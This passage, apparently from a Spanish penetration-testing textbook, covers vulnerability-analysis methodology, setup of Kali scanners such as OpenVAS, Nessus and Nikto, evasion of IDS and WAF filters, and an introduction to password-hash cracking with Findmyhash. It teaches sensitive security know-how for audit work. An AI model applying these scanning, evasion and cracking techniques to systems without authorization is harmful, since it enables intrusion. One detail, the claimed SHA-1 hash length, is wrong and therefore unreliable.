- Escáner de aplicaciones web: Dentro de esta categoría se encuentran principalmente dos tipos de aplicaciones. Por un lado, aquellas que rastrean todos los enlaces del servidor buscando cualquier posible inyección o mala configuración. Y por el otro lado se encuentran aquellos que llevan un listado de directorios y archivos asociados con una vulnerabilidad conocida. En este sentido hay que destacar *Burp Suite* mediante el uso del *Spider* y el *Escáner*

Activo, exclusivamente disponible en la versión de pago y la herramienta mencionada en el capítulo anterior, *Nikto*.

- Escáner de vulnerabilidades de red: Dentro de esta categoría entra el análisis de protocolos como el VPN y el IPv6. Esto se debe a que las herramientas de análisis tradicionales no están preparadas para trabajar con estos protocolos y se necesitan herramientas especializadas.
- Escáner de redes de voz: Similar a la categoría anterior con la salvedad de que este tipo de protocolos se utiliza para transportar voz y se necesitan herramientas diseñadas para evaluar aspectos como la posibilidad de capturar conversaciones o de suplantar llamadas telefónicas.

Conexión Manual Directa

Como en cualquier otro proceso automatizado o tecnología, el margen de error y/o falsos positivos siempre está presente. En base a esto, siempre resulta recomendable hacer comprobaciones manuales para validar los resultados de las pruebas automatizadas, así como la identificación de todos los posibles vectores de ataque y los puntos débiles previamente identificados.

Ofuscado

Otro aspecto a tener en cuenta a la hora de realizar la auditoría es la posible existencia de filtros IDS, IPS y WAF. Esto implica la necesidad de evitar un comportamiento regular y predecible por parte de las herramientas automatizadas de auditoría. Por ello existen diferentes técnicas como variar los nodos de salida, alternar entre objetivos, modificar ciertos campos de las peticiones, etcétera.

Pasivo

En este tipo de pruebas entran aquellas relacionadas con la recogida pasiva de información comentada en el capítulo anterior, con la salvedad de que en esta fase de la auditoría no se busca enumerar información, si no analizar los mismos resultados buscando comportamientos sospechosos o información confidencial en documentos que puedan suponer una vulnerabilidad en el sistema.

Validación

Correlación entre las herramientas

Cuando se trabaja con varias herramientas surge la necesidad de correlación de los resultados, tarea que puede llegar a ser complicada. La correlación de los elementos puede ser llevada a cabo de dos maneras distintas: la correlación específica y la correlación categórica. Ambas son útiles en función del tipo de información, métricas y estadísticas que se estén intentando obtener de un objetivo determinado.

La correlación específica hace referencia a una debilidad concreta definida en varios listados con el ID de la vulnerabilidad, (entre estos IDs destacan el CVE, el OSVDB, y el índice personalizado de cada proveedor), esto es un problema conocido en un determinado software. Dichos identificadores de vulnerabilidades pueden ser agrupados en aspectos como el nombre del equipo, la dirección IP, el FQDN, la dirección MAC, etcétera. Un ejemplo de esto resultaría al agrupar las vulnerabilidades

encontradas en microfactores como el *host* en el que han sido halladas y el código CVE asignado a dicha vulnerabilidad. De hecho muchos escáneres de vulnerabilidades ofrecen esta posibilidad para la presentación de los resultados.

La correlación categórica hace referencia a aspectos relacionados con estructuras de categorías, como en el caso de los marcos de cumplimiento (por ejemplo, *NIST SP 800-53*, *DoD 5300 Series*, *PCI*, *HIPPA*, *guía OWASP*, etcétera), que permite agrupar los elementos en macrofactores como el tipo de vulnerabilidad, errores de configuración, etcétera. Un ejemplo de este tipo de correlación sería agrupar todos los equipos encontrados con credenciales por defecto en el grupo que evalúa la complejidad de las contraseñas dentro de *NIST 800-53* (IA-5).

En base a los dos estilos de correlación presentados, se hace necesario insistir en la importancia de que un enfoque centrado en demasía en microfactores podría ofrecer una sensación de riesgo exagerada, mientras que otro que lo haga exclusivamente en los macrofactores podría dar la falsa sensación de bajo riesgo.

Pruebas manuales específicas a cada protocolo

Tal y cómo se pudo observar en la fase de *footprinting*, cada protocolo necesita una herramienta diseñada expresamente para el mismo, un ejemplo de los protocolos más comunes a la hora de realizar el análisis de vulnerabilidades son:

- Servicio VPN: El análisis de este protocolo permitirá determinar debilidades tales como el uso de claves precompartidas o un ID de grupo por defecto.
- Servicio *Citrix*: El análisis permitirá evaluar la posibilidad de enumerar el directorio de usuario de la organización.
- Servicio DNS: Del mismo modo, la transferencia de zona se puede considerar tanto parte del proceso de recogida de información como una vulnerabilidad derivada de una mala configuración en los servidores DNS.
- Servicios Web: En múltiples ocasiones es posible acceder a un mismo servicio web desde varios puertos en un mismo sistema, sin embargo muchos administradores de sistemas sólo ponen su esfuerzo en asegurar aquellos que corren por los puertos más comunes.
- Servicio SMTP: Los servidores de correo pueden ser vulnerables tanto a técnicas de enumeración de usuarios como a suplantación de los mismos mediante técnicas de SPAM o técnicas de fuerza bruta contra la interfaz web.

Vectores de ataque

La necesidad de documentar el progreso de explotación de las vulnerabilidades asegurándose de no descuidar ningún vector de ataque y, al mismo tiempo de evitar dañar la infraestructura a auditar, obliga a seguir una serie de pautas:

- Elaborar árboles de ataque resulta crucial para asegurar la precisión del informe final. El árbol debe ser desarrollado y actualizado conforme se analizan nuevos sistemas y servicios,

y se identifican vulnerabilidades potenciales. Esto resulta especialmente importante durante las fases de explotación.

- Las pruebas en un laboratorio aislado, que constituya una réplica del entorno real, permiten neutralizar el impacto de la ejecución de los *exploits* y al mismo tiempo asegurar con cierto grado de certeza el impacto que dicha vulnerabilidad podría suponer a la organización.
- Aunque las pautas anteriores sean necesarias, al final siempre resulta imprescindible la confirmación visual en el sistema de destino de manera que se certifique la existencia de dicha vulnerabilidad.

Investigación

Investigación pública

Tras la identificación de una vulnerabilidad en uno de los *host* objetivo, es necesario concretar la gravedad del problema. En muchos casos, dicha vulnerabilidad puede encontrase en un paquete de software de código libre, y en otros, puede ser una debilidad en un proceso de negocio, o un error administrativo común como una mala configuración o uso de contraseñas por defecto. Estas vulnerabilidades generalmente vienen detalladas en bases de datos de vulnerabilidades y/o en avisos de proveedores.

Bases de datos de exploits y módulos de frameworks
Muchas de las vulnerabilidades conocidas tienen *exploits* de disponibilidad pública asociados. Estos *exploits* pueden ser encontrados en diversas páginas webs que contienen bases de datos con los *exploits* categorizados en función de la plataforma, del vector de ataque, de sus consecuencias, del identificador, etcétera.

Del mismo modo, existen *frameworks* especializados en la explotación de vulnerabilidades, (dentro de los cuales destaca *Metasploit*), que disponen de una base de *exploits* que se sincroniza con sus servidores y queda almacenada en el equipo.

Contraseñas por defecto
Con frecuencia, los administradores y técnicos eligen contraseñas débiles, no cambian la configuración por defecto o sencillamente no establecen ninguna contraseña para acceder al servicio. En foros de Internet y a través de correos directos al vendedor se puede encontrar documentación sobre credenciales de uso común o la existencia de cuentas mal configuradas.

Guías de fortificación / Errores de configuración
Las guías de fortificación pueden servir de referencia al auditor para comprobar la existencia de malas configuraciones o detectar las partes más débiles de un sistema. Además en determinados foros puede encontrarse información valiosa sobre puntos críticos y fallos comunes a la hora de realizar la configuración del sistema.

Investigación privada

Configurar una Réplica de Entorno

Gracias a las tecnologías de virtualización es posible que un investigador de seguridad ejecute una amplia variedad de sistemas operativos y aplicaciones, sin la necesidad de recurrir a un hardware dedicado. Cuando se identifica una aplicación o sistema objetivo se puede recurrir al uso de una máquina virtual (VM) para recrear el entorno del objetivo. El analista puede utilizar esta máquina virtual para explorar parámetros de configuración y el comportamiento de la aplicación, sin necesitar una conexión directa con el objetivo.

Probar configuraciones

Un laboratorio de pruebas de máquinas virtuales debe poseen un almacén con imágenes de todos los sistemas operativos, incluyendo tanto el sistema operativo como cada una de las revisiones (por ejemplo podría ser *Windows XP, XP SP1, XP SP2, XP SP3, Vista, Vista SP1, 7*, etcétera) de cara a agilizar el proceso de preparación del entorno de pruebas. Recurrir a la clonación y al uso de la función de instantáneas permitirá trabajar de manera más eficiente y reproducir errores.

Fuzzing

El proceso de *fuzzing*, o inyección de fallos, es una técnica de fuerza bruta para encontrar defectos en la aplicación mediante el procedimiento de probar datos de entrada válidos, aleatorios o inesperados en la aplicación. El proceso básico consiste en adjuntar un depurador a la aplicación de destino y, a continuación, ejecutar la rutina de *fuzzing* contra áreas específicas de entrada de datos, para luego analizar el estado del programa después de cualquier fallo que se produzca. Existen múltiples aplicaciones para realizar este proceso, sin embargo también resulta común que los investigadores programen sus propios *fuzzers*.

Identificación de posibles vías / vectores

Iniciar sesión o conectarse a una aplicación en la red objetivo puede permitir identificar comandos y otras áreas de acceso. Si el destino es una aplicación de escritorio que lee archivos y/o páginas web, se deben analizar los formatos de archivo admitidos para los puntos de entrada de datos. Algunas pruebas muy sencillas incluyen el uso de caracteres no válidos o cadenas de caracteres muy largas que puedan causar un fallo. En caso de existir, el siguiente paso consistiría en adjuntar un depurador para analizar el estado del programa.

Descompilar y analizar el código

Algunos lenguajes de programación, como los basados en *.Net*, permiten la descompilación y algunas aplicaciones específicas son compiladas con cierta simbología, que permite posteriormente ayudar a la depuración. Un investigador debe aprovecharse de estas características para analizar el flujo del programa e identificar posibles vulnerabilidades. El código fuente de aplicaciones de código abierto también debe ser analizado en busca de defectos. Las aplicaciones web escritas en *PHP* suelen compartir muchas de las mismas vulnerabilidades, y su código fuente debe ser examinado como parte de cualquier prueba.

3. Análisis con Kali

Muchas de las herramientas disponibles en *Kali*, (que ya han sido explicadas en el capítulo relativo a la fase de recogida de información), también detectan al mismo tiempo posibles vulnerabilidades. Debido a que en este libro se dedica un capítulo entero a la fase de auditoría web, donde se analizan las posibles vulnerabilidades de este tipo, se mostrará en esta sección la utilización de herramientas de análisis de vulnerabilidades genéricas.

Nmap + NSE

El motor de *scripting* de *Nmap* (*Nmap Scripting Engine*), es una de las características más potentes y flexibles de *Nmap*. Permite a los usuarios escribir sencillos scripts para automatizar una amplia variedad de tareas de red. Estos scripts son ejecutados en paralelo con la velocidad y eficiencia esperada de *Nmap*.

El NSE ha sido diseñado para ser versátil, con las siguientes tareas en mente:

- Descubrimiento de red: Los ejemplo incluyen la búsqueda en *whois* basado en el dominio, consultas ARIN, RIPE o APNIC a través de la dirección IP para determinar el dueño, ejecutar búsquedas *identd* para encontrar puerto abiertos, consultas SNMP, y listado de servicios y directorios disponibles en protocolos como pueden ser NFS o SMB.
- Detección de versiones más sofisticada: La detección de la versión de un determinado servicio no siempre puede ser llevada a cabo a través del *banner* del mismo, muchas veces resulta necesario realizar otras pruebas independientes, cómo por ejemplo en el caso de *Skype v2*. *Nmap* además es capaz de intentar obtener información de los servicios SNMP probando por fuerza bruta un listado de más de cien nombres de comunidades. Ninguno de los ejemplos anteriores puede ser llevado a cabo mediante el funcionamiento normal de *Nmap* pero sí con NSE.
- Detección de vulnerabilidades: Cuando una nueva vulnerabilidad es descubierta, a menudo puede ser recomendable escanear sus redes en busca de sistemas vulnerables antes de que un posible atacante lo haga. Aunque *Nmap* no intenta ser un escáner de vulnerabilidades, NSE es lo suficientemente potente como para gestionar la comprobación de vulnerabilidades.
- Detección de puertas traseras: Muchos atacantes y algunos gusanos automáticamente dejan puertas traseras para permitir una futura visita. Algunas de estas pueden ser detectadas mediante la búsqueda regular de detección de versiones. Mientras que otras requieren el desarrollo de un pequeño *script* con el NSE.
- Explotación de vulnerabilidades: Como todo lenguaje de *scripting*, NSE incluso puede ser usado para explotar vulnerabilidades además de encontrarlas. La capacidad de añadir *exploits* personalizados puede resultar un añadido para algunas personas (particularmente *penetration testers*), aunque como ya se ha comentado anteriormente el objetivo de *Nmap* no es convertirse en algo similar a *Metasploit*.

Además de estas características, el equipo de *Nmap* confía en la capacidad de inventiva de los usuarios para que sean capaces de aumentar sus posibilidades.

Para ejecutar el motor de NSE con los scripts que posee de serie *Nmap* es suficiente con añadir el parámetro "-sC" a los argumentos de entrada de la herramienta.

OpenVAS

OpenVAS (*Open Vulnerabilitiy Assessment System*), inicialmente fue denominado *GNessUs* por ser una adaptación de la versión de software libre de *Nessus*. Esto fue hasta el año 2005, justo antes de dejar de ser software libre. Se trata de una suite de software, que ofrece un marco de trabajo diseñado para integrar servicio y herramientas especializadas en el escaneo y gestión de vulnerabilidades de sistemas informáticos.

La versión actual permite la actualización continua de la base de pruebas de vulnerabilidades de red, (a cada una de estas pruebas se las conoce como NVT por sus siglas en inglés), y actualmente posee cerca de 30000 NVT.

En *Kali* se ha automatizado gran parte del proceso de configuración y preparación del servicio *OpenVAS*. Sin embargo aún resulta necesario seguir una serie de pasos:

- Ejecutar *openvas-setup*: Este comando se encarga de realizar la configuración inicial, descargar la base de datos de los NVT y crear la cuenta del usuario.
- Ejecutar *openvas-gsd*: Este comando permite acceder al panel de control gráfico de *OpenVAS*. Tras realizar este acceso, hay que introducir los campos relativos a la IP de servidor (*localhost*), usuario y contraseña. Al introducir la IP, generalmente, aparecerá una "X" roja indicando problemas de conexión, pero tras un breve periodo de tiempo, si todo se ha desarrollado correctamente aparecerá una "?".
- Acceder al gestor web: Desde el panel de control, y de manera directa, es posible acceder a un panel de administración y consulta de los informes más amigable. Sin embargo en la versión actual de *Kali* dicho acceso no parece funcionar correctamente y, pese a tratarse de un acceso en local, la carga se realiza de manera muy lenta.

Una vez en el panel de administración hay que definir el objetivo a auditar, el rango de puertos y la agresividad de las pruebas, en lo que se considera una nueva tarea. Posteriormente seleccionando sobre la tarea se escoge la opción iniciar y sólo restaría esperar a la finalización del escáner y estudiar los resultados.

Nessus

Se trata de un escáner de vulnerabilidades similar a *OpenVAS*, en parte a que comparten el mismo origen, de carácter propietario, desarrollado por *Tenable Network Security*. Gratuito para uso

personal y entornos no corporativos. Su objetivo es detectar vulnerabilidades potenciales en los sistemas a auditar.

Nessus no viene de serie en *Kali*, sin embargo debido a que tiene una interfaz mucho más potente, a que es el escáner de preferencia de muchos auditores de seguridad y a que *OpenVAS* también necesita unos pasos previos para ser utilizado, se ha considerado oportuno explicar su proceso de instalación en *Kali* así como diversos aspectos interesantes, que son la preparación del perfil más "agresivo" y la integración de *Nikto* en la herramienta.

El procedimiento a seguir para instalar y pasar a utilizar *Nessus* en *Kali* sería el siguiente:

- Descargar la versión adecuada de *Nessus* para *Debian 6.0*
- Desempaquetar el paquete *Debian*. Para ello se escriben los siguientes comandos en consola:
  - *cd /tmp/*
  - *ar vx Nessus-5.0.3-debian6**
  - *tar –xzvf data.tar.gz*
  - *tar –xzvf control.tar.gz*

  Esto generará las carpetas "etc" y "opt".

- Copiar las carpetas localizadas en */tmp/opt*, al directorio */opt*, (si no existe dicho directorio habría que crearlo). A continuación se escribirían en consola los siguientes comandos:
  - *mkdir /opt*
  - *cp –Rf /tmp/opt/nessus /opt*
  - *cp –Rf /tmp/etc/init.d/nessus* /etc/initd*

  A partir de este momento ya se podrán eliminar los archivos que queden en la carpeta /tmp.

- Arrancar *Nessus* desde un terminal, y escribir en consola el siguiente comando:
  - */etc/init.d/nessusd start*
- Abrir *Iceweasel* y navegar a la *dirección https://127.0.0.1:8834*. La primera vez que se acceda a *Nessus* será necesario conseguir una licencia de uso gratuito.

Nessus Perfil Agresivo

Al igual que el resto de escáneres de vulnerabilidades hay ciertas opciones deshabilitadas en todos los perfiles por su agresividad o por tratarse de características experimentales. En base a ello hay una serie de características a considerar si se desea evaluar la efectividad de los distintos escáneres. Si el entorno a evaluar no es de producción podría ser recomendable revisar las siguientes características:

- Comprobaciones seguras: *Nessus* hace lo posible para no causar efectos adversos en los sistemas y/o red auditada. Por ello, la opción de comprobaciones seguras se encuentra habilitada en todas las políticas de escaneo que vienen por defecto. Las comprobaciones seguras cambian el comportamiento de cientos o más *plugins*.

- Pruebas exhaustivas (lento): Causa que varios *plugins* actúen más agresivos y penetren más profundamente en el sistema para detectar la vulnerabilidad y expandir el objetivo de la búsqueda para la citada vulnerabilidad. Por ejemplo, cuando busca archivos compartidos mediante SMB, el *plugin* analizará tres niveles de profundidad en lugar de uno solo.
- Scripts experimentales: Esta opción habilita los *plugins* experimentales, con ello ciertos *plugins* además ganarán alguna funcionalidad adicional.
- Seguir enlaces dinámicos: Le indica a *Nessus* que utilice el *Spider* en cada sitio web que encuentre, añadiendo las entradas a la base de conocimiento para que otros *plugins* encuentren vulnerabilidades en dichos sitios.
- Informe Paranoia: Esta opción hará que el informe muestre mucha más información aunque con la consecuencia directa de un incremento de falsos positivos.
- Probar servicios basados en SSL: Cuando se configura para "Todos", cada servicio será probado para buscar capacidades SSL.
- Credenciales: Añade la posibilidad de usar credenciales de manera que sea posible realizar ciertas comprobaciones para aumentar la certeza de las vulnerabilidades descubiertas.

En base a lo anteriormente comentado, *Paul Asadoorian*, un trabajador del equipo de *Tenable* en su blog de *pauldotcom.com* analiza estos parámetros y permite la descarga de un perfil con estos parámetros ya ajustados.

Nessus + Nikto

El equipo de *Tenable* en un artículo del año 2010 comenta el procedimiento a seguir para integrar *Nikto* a modo de *plugin* en *Nessus*. El procedimiento completo a seguir sería el siguiente:

- Descargar *Nikto* e instalarlo, para ello ejecutar los siguientes comandos:
  - *wget http://cirt.net/nikto/nikto-2.#.#.tar.gz (escoger la última versión existente)*
  - *tar zxvf nikto-2.#.#.tar.gz*
- Ejecutar los siguientes comandos como *root*:
  - *mkdir /opt/nikto*
  - *cp –r * /opt/nikto*
- Modificar */opt/nikto/nikto.pl* y cambiar la localización del archivo de configuración
  - *$NIKTO('configfile'} = "/opt/nikto/nikto.conf";*
- Añadir la siguiente línea a */etc/profile* y actualizar el PATH del sistema para que incluya *nikto*
  - *export PATH=$PATH: /opt/nikto:/opt/nessus/bin:/opt/nessus/sbin*
- Recompilar y reindexar los *plugins* de *Nessus*:
  - */opt/nessus/sbin/nessud –R*
- Finalmente reiniciar *Nessus*:
  - */etc/init.d/nessusd restart*

Escáner activo de Burp Suite

Esta herramienta será comentada en profundidad en el capítulo de análisis de vulnerabilidades web. Sin embargo, es preciso comentar, al igual que se hizo con *Nikto*, la potencia que ofrece la combinación generada por las utilidades de *Spider* y el escáner activo de *Burp Suite*. Mientras que *Nikto* posee una serie de *plugins* que prueban la existencia de determinados elementos o determinadas direcciones URL, *Burp Suite* es capaz de recorrer todos los enlaces de un determinado sitio web realizando una inmensa batería de pruebas capaz de detectar todo tipo de vulnerabilidades web o de malas configuraciones. Obviamente ninguna herramienta es capaz de detectar por si sola vulnerabilidades asociadas con la lógica de negocio de las aplicaciones, y generar un informe muy detallado sobre el tipo de vulnerabilidad encontrada, información sobre la misma y resaltando el punto exacto de inyección.

Yersinia

Yersinia es una herramienta de red diseñada para tomar ventaja de determinadas vulnerabilidades en diferentes protocolos de red. Pretende ser un marco sólido para analizar y probar las redes y sistemas.

Actualmente se encuentran implementados ciertos protocolos de red, aunque el autor de la herramienta afirma que la compatibilidad con otros se encuentra en camino y, al mismo tiempo, anima al desarrollo de más módulos por parte de la comunidad. Los protocolos actualmente soportados son los siguientes:

- *Spanning Tree Protocol* (STP).
- *Cisco Discovery Protocol* (CDP).
- *Dynamic Trunking Protocol* (DTP).
- *Dynamic Host Configuration Protocol* (DHCP).
- *Hot Standby Router Protocol* (HSRP).
- IEEE 802.1Q
- IEEE 802.1X
- *Inter-Switch Link Protocol* (ISL).
- *Vlan Trunking Protocol* (VTP).

Spike

Para acabar la sección de herramientas incluidas en *Kali* para el análisis de vulnerabilidad, hay que hacer mención a una serie de herramientas de *fuzzing* incluidas en *Spike*. *Spike* es una API basada en GPL y un conjunto de herramientas que permite crear rápidamente las llamadas "pruebas de estrés" sobre un determinado protocolo. Dichas pruebas consisten en lanzar muchas peticiones especiales a un protocolo, a la espera de que este genere un comportamiento anómalo, que pueda ser posteriormente estudiado y explotado.

El lenguaje de *scripting* usado en *Spike* es *C* y como tal el *script* a desarrollar para preparar la prueba de estrés sobre el protocolo constituirá un pequeño programa que se cargará desde línea de comandos.

Para entender mejor el funcionamiento de la herramienta y ver como se realizan pruebas personalizadas de estrés sobre los protocolos, resulta recomendable ver la presentación que se hizo en su momento acerca de la herramienta, datada en el año 2002: *http://www.immunitysec.com/resources-papers.shtml.*

4. Ataques a contraseñas en Kali Linux

El uso de contraseñas se remonta a la antigüedad, cuando un sitio era protegido, y alguien intentaba acceder a él se le solicitaba el «santo y seña». Solamente la persona que conocía la contraseña era la que podría pasar. En la actualidad, las contraseñas son utilizadas por lo general para controlar el acceso a sistemas, equipos, teléfonos móviles, instalaciones, cajeros automáticos, etcétera. A su vez dichos dispositivos puede hacer uso de contraseñas para diferentes propósitos, incluyendo conexiones a cuentas de usuario, correo electrónico, bases de datos, redes, aplicaciones, etc. Es el medio de autenticación y protección más utilizado en la actualidad para casi todo, lo que lo hace uno de los principales objetivos a atacar cuando se quiere tener acceso a algo.

Los ataques a contraseñas o *password cracking* no son más que todas aquellas técnicas orientadas a romper o descifrar contraseñas utilizadas para proteger sistemas, aplicaciones o documentos. Es importante tener en cuenta que todo mecanismo de autenticación por contraseñas lo que realiza es una comparación del *hash* de las contraseñas establecidas para protegerlos, con el generado por la contraseña introducida.

Un *hash* es una cadena de longitud fija de valores alfanuméricos, y en algunos casos se usan caracteres especiales como ".", "/" o "\" que se suele obtener al aplicar una función *hash* a un texto plano. La idea básica de un *hash* es que sirva como una representación compacta de la cadena de entrada, es por eso que también es conocida como "función resumen". Dicha "función resumen" también es utilizada para proteger las contraseñas almacenadas en sistemas que requieren autenticación.




Imagen 03.05: Almacenamiento de *hash* en sistemas *GNU/LINUX.*

La imagen anterior muestra como son almacenadas las contraseñas en un sistema *GNU/Linux.* Cada línea especifica los usuarios, sus contraseñas protegidas y las diferentes políticas que se aplican sobre las contraseñas de dicho usuario. El contenido de cada una de las líneas es el siguiente:

1. El nombre de usuario.
2. El algoritmo de resumen utilizado.

3. El *salt* de la contraseña.

4. La contraseña cifrada. Este es el *hash* de la contraseña almacenado y el que se utiliza para comparar y poder autenticar al usuario.

5. Los días trascurridos desde el 1 de enero 1970 hasta el día en que la contraseña fue cambiada por última vez.

6. El número mínimo de días requerido para poder cambiar la contraseña.

7. El número máximo de días que la contraseña es válida. Una vez transcurridos dichos días, el usuario se verá obligado a cambiar la contraseña.

8. El número de días antes de que expire la contraseña, durante los cuales el usuario es advertido de que debe ser cambiada.

9. El número de días que debe trascurrir después de que caduque la contraseña para que la cuenta sea deshabilitada.

10. El número de días desde el 1 de enero de 1970 en que la cuenta estará deshabilitada o habrá expirado.

Por lo general en todos los sistemas conocidos estos datos son almacenados de una manera similar. Dentro de los *hash* más conocidos se encuentran:

- *MD5:* Comúnmente utilizado en algunos sistemas *UNIX* y *GNU/Linux* más antiguos que los actuales, también se sigue utilizando en algunos foros y CMS como *WordPress*, o *Joomla*. Este *hash* es representado típicamente como un conjunto de 32 dígitos hexadecimal. La debilidad de este *hash*, (como en todos los algoritmos de resumen), son las colisiones. Una colisión de *hash* es una situación donde dos entradas distintas a una función de *hash* producen una misma salida. Esto se debe a que el número potencial de posibles entradas es mayor que el número de salidas que puede producir un *hash*.

  El hecho de que en estas funciones de resumen se puedan introducir datos de longitud arbitraria y a partir de ellos se genere un *hash* de tamaño fijo, es lo que permite que siempre exista el riesgo de colisiones, debido a que un *hash* dado puede pertenecer a un infinito número de entradas. Por esta razón es posible que dos palabras distintas generen un mismo *MD5*.

  La probabilidad de colisión se verá afectada por la efectividad del algoritmo de reducción, es decir, las colisiones se producen más frecuentemente en algoritmos mal diseñados. Hay variaciones del *MD5* que implementan en su algoritmo de resumen la incorporación de una variable denominada *salt,* que no es más que un conjunto de bits aleatorios, con el fin de reducir las posibilidades de colisiones e incluso aumentando la fortaleza del *hash* haciéndolo más difícil de descifrar.

- *SHA:* Estos *hashes* son también usados en muchos CMS, foros y versiones actuales de sistemas *UNIX* y *GNU/Linux*. Es un sistema de funciones *hash* de la *Agencia de Seguridad Nacional* de los Estados Unidos. Nació como *SHA* cerca del año 1993, pero en la actualidad es una familia amplia, donde se encuentran el *SHA-1* y el *SHA-2,* siendo este último el que agrupa *SHA-224, SHA-256, SHA-384,* y *SHA-512.* El *SHA-1* es representado como un conjunto de 32

dígitos hexadecimal, mientras que los demás son representados como un conjunto de 56, 64, 96 y 128 dígitos hexadecimales respectivamente, haciendo esto cada vez más difícil las colisiones.

- *LM:* Es el primer *hash* de los sistemas *Windows* utilizado para representar las contraseñas en un fichero y fue introducido en versiones previas a *Windows NT*. Este algoritmo de cifrado hoy en día está considerado obsoleto y no seguro, solamente es utilizado por temas de compatibilidad con sistemas operativos antiguos. La debilidad de este *hash* se centra en 3 características, que son:
  - El máximo tamaño de las contraseñas es de 14 caracteres, y para hacer el proceso de *hash*, este se divide en dos bloques de 7 caracteres cada uno.
  - No existe diferencia alguna entre mayúsculas y minúsculas ya que en el proceso de cifrado la contraseña es transformada completamente a mayúsculas.
  - La simplicidad del algoritmo permite generar con un equipo sin muchas prestaciones más de 10 millones de *hash* por segundo.
- *NTLM:* Es el sucesor de *LM*, proporciona mayor robustez y seguridad que el *hash LM*. El proceso de ataque a este tipo de *hash* conlleva un aumento exponencial de tiempo, sobre todo si se utilizan más de 8 caracteres, mezclando mayúsculas, minúsculas, números y caracteres especiales.

Métodos de ataque

Dentro de las técnicas de ataques a contraseñas se encuentran:

- Ataques de fuerza bruta: esta técnica consiste en probar todas las combinaciones posibles hasta encontrar aquella que permite el acceso, usando distintos patrones (números, caracteres, mayúsculas y minúsculas, entre otros) y siendo el único limitante el largo establecido de la contraseña.
- Ataques de diccionario: son muy similares a los "ataques de fuerza bruta". La diferencia radica en que las combinaciones suelen ser palabras de un diccionario, determinados por un lenguaje y dialecto en particular. Suelen ser más rápidos que los "ataques de fuerza bruta" por contener menos combinaciones con que comparar, y con pocas probabilidades de éxito con sistemas que emplean contraseñas fuertes con caracteres alfanuméricos, mayúsculas, minúsculas y cualquier otro tipo de símbolo.
- Ataques de *Rainbow Table*: son ataques basados en una tabla que almacena una relación de pares de palabras en texto plano (palabra inicial – palabra final). La relación que vincula estas palabras es que ambas son utilizadas en la función de resumen y reducción que representa la *Rainbow Table*. El proceso que se realiza para la creación de una de estas tablas es el siguiente: Sobre la palabra inicial se aplica un algoritmo de resumen y se obtiene el *hash* de dicha palabra. Luego dicho *hash* se le aplica un algoritmo de reducción, que genera como resultado una nueva palabra en texto plano. Cabe destacar que el algoritmo de reducción no está revertiendo el *hash*, la palabra obtenida no tiene que ver con el *hash* anterior, mientras que con el algoritmo de resumen que se aplica a la palabra inicial sí que da como resultado el *hash* de dicha palabra.



Imagen 03.06: Proceso de creación de una *Rainbow Table*.

Este proceso de resumen y reducción, suele repetirse alrededor de unas 40.000 veces para cada línea que se almacena durante el proceso de creación de una *Rainbow Table*. La última palabra obtenida después de realizar todo el proceso es la palabra final que se almacena junto con la palabra inicial que inicio el proceso. Para descifrar un *hash* con *Rainbow Table* se realiza el mismo proceso las susodichas 40000 veces, comparando en cada una de ellas, el resultado del algoritmo de reducción con la palabra final almacenada en cada línea. Si no se consigue coincidencia alguna después de repetir el proceso significa que ese *hash* no está contemplado por esa *Rainbow Table*. En caso contrario, si se encontrara alguna coincidencia en dicho proceso, se toma la línea, y se realiza de nuevo la reducción y el resumen mencionados, tomando esta vez como punto de partida la palabra inicial de la línea, hasta así encontrar la palabra que genera el *hash* que se está buscando.

Tipos de ataque

En *Kali Linux* existen muchas herramientas de ataques a contraseñas. Están subdivididas en 3 módulos dentro de los cuales están:

Ataques con conexión

En este tipo de ataque es necesario que el dispositivo o servicio se encuentre en línea, para de esta forma poder establecer una comunicación con el mismo, en la que se intentan averiguar credenciales válidas estudiando el tipo de respuestas obtenidas por cada una de las peticiones que se le realizan. Todas las herramientas de este tipo de ataque se pueden encontrar en la pestaña de *Aplicaciones->Kali Linux->Ataques de contraseñas->Ataques con conexión*.

Una herramienta muy conocida y utilizada es *Findmyhash*. Es un *script* desarrollado en *Python* que permite buscar *hashes* de contraseñas en diferentes servicios web gratuitos para tratar de romperlos. Este proceso consiste en consultar distintos repositorios en Internet que almacenan *hashes* ya estudiados, para buscar coincidencias con la búsqueda que se realiza. Suele ser una manera más fácil y efectiva de estudiar un *hash*, aumentando la probabilidad de conseguir un resultado por su diversidad en la búsqueda, y que suele ser una ventaja frente a las herramientas de ataque a contraseñas sin conexión. También puede llegar a ser más rápida, ya que en la mayoría de casos solo se basa en la comparación de lo que se busca, y un *hash* ya estudiado y almacenado en repositorios *online* no requiere de ningún cálculo o proceso de cómputo. Esta herramienta estudia *hashes* MD4, *MD5*, SHA1, SHA224, SHA256, SHA384, SHA512, RMD160, GOST, WHIRLPOOL, *LM*, NTLM, *MySQL*, CISCO7, JUNIPER, LDAP_*MD5*, LDAP_SHA1.

Se puede usar esta herramienta accediendo directamente en la terminal usando el comando "*Findmyhash*" o a través de la pestaña de "*Aplicaciones*". De cualquiera de los 2 modos se obtendrá en la terminal toda la información de la herramienta. El comando se estructura de la siguiente manera:

"Findmyhash {Tipo de hash} {parámetro (-h, -f, -g)} {hash o dirección del archivo con hashes}"

En donde el tipo de *hash* puede ser cualquiera de los antes mencionados, el parámetro "-h" define la búsqueda en los diferentes repositorios a los que hace consulta la herramienta, la "-f" define que se tiene un archivo de texto con una lista de *hashes* que se desean estudiar (en este parámetro se indica la ruta completa hasta el fichero que contiene los *hashes*), y el parámetro "-g" que indica que se desea buscar el *hash* con *Google* en caso de que exista algún otro repositorio que no tome en cuenta la herramienta. Puede combinarse el parámetro "-h" o "-f" con el parámetro "-g", pero este último debe colocarse al final del comando (después del *hash*), en caso contrario muestra un error de sintaxis. Si no encontrase una coincidencia en sus repositorios, se realiza una búsqueda en Google y se mostrarán los enlaces que este encuentre, en este caso la comprobación deberá realizarse a mano, ya que el programa solo lista los enlaces donde encontró la coincidencia.

